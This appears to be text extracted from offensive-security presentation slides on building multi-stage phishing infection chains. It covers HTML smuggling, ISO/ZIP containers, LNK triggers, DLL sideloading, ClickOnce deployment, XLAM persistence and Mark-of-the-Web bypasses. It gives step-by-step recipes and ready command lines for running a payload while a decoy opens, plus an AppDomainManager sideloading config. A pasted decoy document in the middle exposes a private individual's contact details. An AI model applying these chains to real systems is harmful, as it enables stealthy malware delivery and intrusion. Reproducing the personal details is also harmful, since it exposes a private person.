» 🖍️ *Blue Teams* – include leaked certificate fingerprints in your hunting queries, monitor this landscape, adapt






Complex Infection Chains



Complex Chains


- » Infection comprised of numerous steps a victim needs to follow.
- » Often involves juggling with variety of file formats

»  Recipe for a perfect chain:

DELIVERY(**CONTAINER**(**TRIGGER** + **PAYLOAD** + **DECOY**))



Proposed taxonomy



» **Example:**

=> Spear-phishing („... help us translating these documents ...“)



=> **Link** in mail OR link in PDF

=> **HTML Smuggling** drops **ISO** or **ZIP**

=> **ISO** contains **LNK** + **DLL**

=> **.LNK** runs `rundll32 evil.dll,SomeExport`

Some containers (ISO, IMG, ZIP) can hide inner files





No Chain No Gain

Espionage campaign linked to Russian intelligence services

The Military Counterintelligence Service and the CERT Polska team (CERT.PL) observed a widespread espionage campaign **linked to Russian intelligence services**, aimed at collecting information from foreign ministries and diplomatic entities. Most of the identified targets of the campaign are located in NATO member states, the European Union and, to a lesser extent, in Africa.





Figure 1 - SNOWYAMBER delivery chain

Schedule.zip contained the following files:

- 7za.dll
- november_schedule.exe.pdf
- vcruntime140.dll



CERT.PL
NASK



Complex Chains - Delivery



» **DELIVERY** - means to deliver a pack full of files.

» **HTML Smuggling** - drops ISO/IMG/ZIP/any-other-carrier in drive-by download fashion

» Easier to pull off now when Google started selling **.ZIP TLDs**


» **SVG Smuggling** - SVG file that embeds Javascript and delivers file similarly to HTML Smuggling.

» Downloaded file gets renamed:

{GUID}.ext - when benign extension

{GUID} - when malicious (.exe)

» **Attachments** - in emails, in LinkedIn DM, in Teams chat




That's just a fake website mimicking WinRAR & living off .ZIP TLD





Complex Chains - Container



» **CONTAINER** - archive bundling all infection dependencies

- » **ISO/IMG** - can contain hidden files, gets automounted giving easy access to contained files (`powershell -c .\malware.exe`)
- » **ZIP** - can contain hidden files, tricky Powershell needed to: *Locate ZIP + unpack it + change dir + run Malware*. Doable.
- » **WIM** - Windows Image, builtin format used to deploy system features



» Powershell's **Expand-Archive** does not propagate MOTW.

Windows 11 getting native support for 7-Zip, RAR, and GZ archives

By Lawrence Abrams

May 23, 2023 05:46 PM 10

» **MOUNT .WIM:**

1. With powershell

```
PS> Mount-WindowsImage -ImagePath myarchive.wim -Path "C:\output\path\to\extract" -Index 1
```

2. With DISM

```
cmd> DISM /Mount-Wim /WimFile:myarchive.wim /Index:1 /MountDir:"C:\output\path\to\extract"
```

» **UNMOUNT .WIM:**

1. With powershell

```
PS> Dismount-WindowsImage -Path "C:\output\path\to\extract" -Discard
```

2. With DISM

```
cmd> DISM /Unmount-Wim /MountDir:"C:\output\path\to\extract" /discard
```

Comparison table of MOTW propagation support (as of 5 April 2023)

Name	Tested version	License	MOTW propagation	Note
"Extract all" built-in function of Windows Explorer	Windows 10 22H2	proprietary	Yes ✓	MOTW bypass vulnerabilities (fixed) *1
7-Zip	22.01	GNU LGPL	Yes ✓	Disabled by default *2 MOTW bypass

CAM UnZip	5.22.6.0	proprietary for commercial use	No ✗	
Expand-Archive cmdlet of PowerShell	7.3.3	MIT	No ✗	
Express Zip	10.00	proprietary for commercial use	No ✗	


Complex Chains - Container

- » Windows 11 about to get native support for **7-zip**, **RAR**, **GZ**
- » Threat Actors already adapted. Did you?

Windows 11 getting native support for 7-Zip, RAR, and GZ archives

By Lawrence Abrams

May 23, 2023 05:46 PM 10







Complex Chains - Trigger

- » **TRIGGER** – some way to run the payload.
 - » **LNK** – most commonly used to run **CMD** or **Powershell**.
 - » Plenty of clever ideas how to abuse it: starting with simple Rundll32, through LNK-appended files, ending up on Polyglots
 - » **CHM** – clunky, ugly, but still can be used to run system commands
 - » **ClickOnce .application** - when installed, will run any commands, Payloads and can open up DECOY
- » Some files can act as both **CONTAINER** and **TRIGGER**
 - » **MSI, MSIX** – can itself be used to unpack all infection related files, then deploy Malware and display decoy document
 - » **ClickOnce** – online deployment will instrument system into downloading its components, which can both install Malware and display decoy.



Remaining problems:
SmartsScreen? WDAC? MOTW?






Complex Chains - Payload

» PAYLOAD – our Malware

- » **.EXE + .DLL** – DLL Sideloadung packed for takeaway
- » **.DLL/.CPL** – to be loaded by **TRIGGER** directly or indirectly with LOLBIN, e.g.:
 - » `rundll32.exe shell32.dll,Control_RunDLL evil.cpl`
- » **.XLL** – can still be executed/registered after we strip its MOTW
- » **.XLAM** – copy it to XLSTART for persistence & to abuse Office trusted path
- » **.MSI** – to run malicious code during silent installation.
 - » MOTW stripping required to fly past SmartScreen
- » **.MSIX/.APPX** signed with leaked cert, or deliberately unsigned*: `Add-AppPackage -Path evil.appx -AllowUnsigned`
- » **.MSIXBUNDLE/.APPXBUNDLE**
- » **ClickOnce**
 - » **.application** – either delivered offline (all files in container) or to be pulled Online
 - » **.appref-ms** – online ClickOnce deployment helper
 - » **.vsto** – Visual Studio Tools for Office
- » **macro-enabled Office document** – when unpacked from archive, MOTW won't be a problem
- » **Lightweight Interpreter + script** – how about finding standalone interpreter and using TRIGGER to run its script?
 - » Consider: HTML(ISO(AutoHotKey.exe + .ahk + PDF))
- » ... Can't give it all away at once 😊







Complex Chains - Decoy

- » **DECOY** – used to continue pretext narration after detonating malware
- » Typically APTs present innocuous documents (**PDF**, **CHM**)
 - » **TRIGGER** needs to run **MALWARE** and then open up **DECOY**
 - » For instance: `cmd.exe /c Malware.exe | Report.pdf`
- » LNKs typically open **PDFs**.
- » CHMs already present **HTMLs** used to build them, so no need for external PDF.




AppData/Local/Temp/NCERT-NCF-LTV-Visitr-2022.pdf 1 / 67



Living The Values
a Value-narrative to "Grass-root Leadership"

Subject: NCERT-NCF Curriculum Reforms for 2019-'20

Submitted to:
Dr.Hrshikesh Senapaty, Director



Presented by: C.Bhuvana Chandran, 3101, Sobha City, Thrissur-680553, T94003 83648 Email: chelatbchandran@hotmail.com

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From: Chelat Bhuvana Chandran
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Email: chelatbchandran@hotmail.com

Living The Values

Namaste!


Subject: NCERT-NCF Curriculum Reforms for 2019-'20.
"Living The Values" – a Value-narrative to "Grass-root Leadership".

"Living The Values" is the summary of the lessons and experiences from 43 years of my life and career.

This 64 pages visualizer is a condensed format of a master text titled "Living The Values", a 260 A4 page unpublished book, rightly defined as a Value-narrative to "Grass-root Leadership". Making a sincere attempt is more important than not making an attempt. When most our assumptions prove to be wrong, when the lessons from failures are too bitter, when we realize that the scratches are not necessarily caused by enemies, do not give up, only the future look optimistic. Never give up hope; what dream you embraced will become yours.

If this can raise the mindset of a reader to a different level from before, if this can enhance patience and perseverance in his or her judgment and decision, if this can lift up one's knowledge and assumptions to imagination and intuition, if this can help one to discover happiness and empathy than friction and conflict, if this help them to read what is not said, it fulfills the purpose of this mission. Therefore this article does not promise too much; a simple write-up from an ordinary person to those ordinary people.

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<https://www.malwarebytes.com/blog/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure>



Complex Chains - Decoy

Syntax


When you view the FieldName field in your document, the syntax looks like this:

```
{ LINK ClassName "FileName" [PlaceReference] [Switches] }
```

- » Disclaimer: This slide is only theoretical food for thought, my research is ongoing.
- » LINK – recommended replacement for DDE.
- » Macroless Word document can have complexfield set to activate linked COM objects by their ProgID.
- » First learnt about it from [Daniel Heinsen](#) @hotnops „Phishing in a Macro-Less World”
- » Cannot be used to activate arbitrary COM objects, as they need to implement specific interfaces (IPersistFile)
- » In theory, we could copy DLL out of a container, adjust registry, open up decoy macroless Word to execute planted COM. Bang!

Field codes – Expand - LINK

- LINK field code



```
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="h
<w:body>
  <w:p w14:paraId="65CD5EA5" w14:textId="75445C00" w:rsidR="004F1081" w:rsidRDefault="00944C17">
    <w:fldSimple w:instr=" LINK htafile C:\\users\\hotnops\\Documents\\test.hta 0 \\a \\d">
      <w:r>
        <w:rPr>
```



Phishing In a Macro-less World

Exploring alternative methods for office document exploitation

https://www.youtube.com/watch?v=w1R01tEgi_8&t=747s

<https://support.microsoft.com/en-us/office/field-codes-link-field-09422d50-cde0-4b77-bca7-6a8b8e2cddb>



How to Chain Your Chain

» Bring Your Own Chain:

1. Create an empty directory and drop there some decoy PDF
2. Save there your malware (.MSI, .XLL, script, .DLL, .OTM, .WSF, ...)
3. Create LNK that will run your malware followed by that PDF + set appropriate LNK icon

Psss. To create LNKs longer than 256 bytes, you might want to use `WScript.Shell.CreateShortcut` or `pylnk3` or COM `CLSID_ShellLink` directly ☺

4. Create ZIP/ISO/IMG containing your LNK + PDF + malware, making latter two **hidden**:

```
cmd> py PackMyPayload.py C:\attack attack.iso --hide report.pdf,malware.msi
```

5. Deliver that ZIP/ISO/IMG through HTML smuggling.

» That gives: **HTML(ISO(LNK + malware + PDF))**

» Play around with disguising extensions, like changing evil.**XLAM** to evil.**INI** and then **XCOPY**

» To disguise file's extension, we can play with HALFRIG's trick with multiple spaces after filename:

» „Malware .exe”

OPSEC Hint:

In TRIGGER, Run your CMD/Powershell through a LOLBIN (like `conhost`)

```
C:\Windows\System32\conhost.exe cmd /c ...
```



Summing Up – Successful Strategies

» 1. Drop XLAM

- » Plant `evil.xlam` to `%APPDATA%\Microsoft\Excel\XLSTART`, so that next time user opens up Excel, it will get loaded. Your .XLAM might have innocuous extension in ZIP/ISO, Like .INI
- » `cmd /c echo f | xcopy /Q/R/S/Y/H/G/I evil.ini %APPDATA%\Microsoft\Excel\XLSTART | decoy.pdf`

» 2. DLL Side-Loading (SNOWYAMBER APT29/Nobelium ZIP TA)

- » Your ZIP/ISO/IMG will contain signed executable prone to DLL Hijacking/side-loading AND appropriate malicious DLL
- » `cmd /c DISM.exe | decoy.pdf`

» 3. Load .DLL through LOLBIN (SNOWYAMBER APT29/Nobelium ISO TA)

- » `cmd /c rundll32 evil.dll,Infect | decoy.pdf`

» 4. Register XLL

- » Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then registers .XLL (having stripped MOTW, cause Expand-Archive strips it)

» 5. Deploy ClickOnce

- » ClickOnce to be deployed requires bunch of locally present files. We can bundle them all into ZIP/ISO, hide them and then deploy ClickOnce followed by opening decoy .PDF, or we can deploy from URL
- » `rundll32.exe dfshim.dll,ShOpenVerbApplication H:\evil.application`

» 6. Strip MOTW off MSI and install

- » Powershell might use `Unblock-File` on .MSI and then silently install it
- » `powershell Unblock-File evil.msi; msixexec /q /i .\evil.msi ; .\decoy.pdf`

» 7. Run WSH script (Bumblebee TA)

- » `cmd /c wscript evil.wsf | decoy.pdf`

» 8. Unzip then Run – Expand-Archive doesn't set MOTW, so we can abuse it as MOTW bypass

- » Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then runs whatever you please (like deploying ClickOnce)



Unusual Vectors



Unusual Vectors

- » We can make .NET EXE sideload .NET DLL, by defining custom `AppDomainManager`
- » Take .NET executable (for instance `AddInProcess.exe`) and place arbitrarily named .DLL side by side to it.
- » Then define `AddInProcess.exe.config` with contents presented below
 - » 1. DLL assembly reference
 - » 2. Name of the custom `AppDomainManager` that will get executed during sideloading.
- » Remaining files (.application, .manifest) constitute ClickOnce package that eventually deploys `AddInProcess.exe`
- » `AppDomainManager` definition looks as follows:
- » Double-click on .application => .exe => **.dll**

```
1 using System;
2 using System.IO;
3 using System.Runtime.InteropServices;
4
5 public sealed class MyAppDomainManager : AppDomainManager
6 {
7     public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
8     {
9         // Your nasty things go here...
10    }
11 }
```

The screenshot shows the Visual Studio interface. On the left, the Explorer window displays a folder named 'OUT' containing several files: 'AddInProcess.application', 'AddInProcess.exe', 'AddInProcess.exe.config', 'AddInProcess.exe.manifest', and 'mapsupdatetask8.dll'. A green bracket groups the first four files, with the text 'ClickOnce bundle' written vertically next to it. The main editor area shows the 'AddInProcess.exe.config' file with the following XML content:

```
1 <configuration>
2   <runtime>
3     <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
4       <probing privatePath="."/>
5     </assemblyBinding>
6     <appDomainManagerAssembly value="mapsupdatetask8, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
7     <appDomainManagerType value="MyAppDomainManager" />
8   </runtime>
9 </configuration>
10
```

Handwritten red annotations are present: a '1' with a horizontal line above it points to the `appDomainManagerAssembly` element, and a '2' with a horizontal line below it points to the `appDomainManagerType` element.



ClickOnce

» Fancy way to install (and keep updated) applications in Windows.
Can be used to deploy Google Chrome, some patches, or Malware ☺

» Technically speaking, ClickOnce doesn't need to be signed.

» When signed, only „shield” icon's color changes.

» However when unsigned, **SmartScreen will complain**

» Child processes parented by *dfsvc.exe*

» Easily weaponised:

» 1. Create your dodgy .NET program - be it shellcode loader or fully fledged C2 implant

» 2. Create application manifest (.exe.manifest):

```
» Cmd> mage -New Application -Processor msil -ToFile evil.exe.manifest -name "My Evil" -Version 1.0.0.0 -FromDirectory .
```

» 3. (Optionally) Sign it:

```
» Cmd> mage -Sign evil.exe.manifest -CertFile mycert.pfx -Password passwd
```



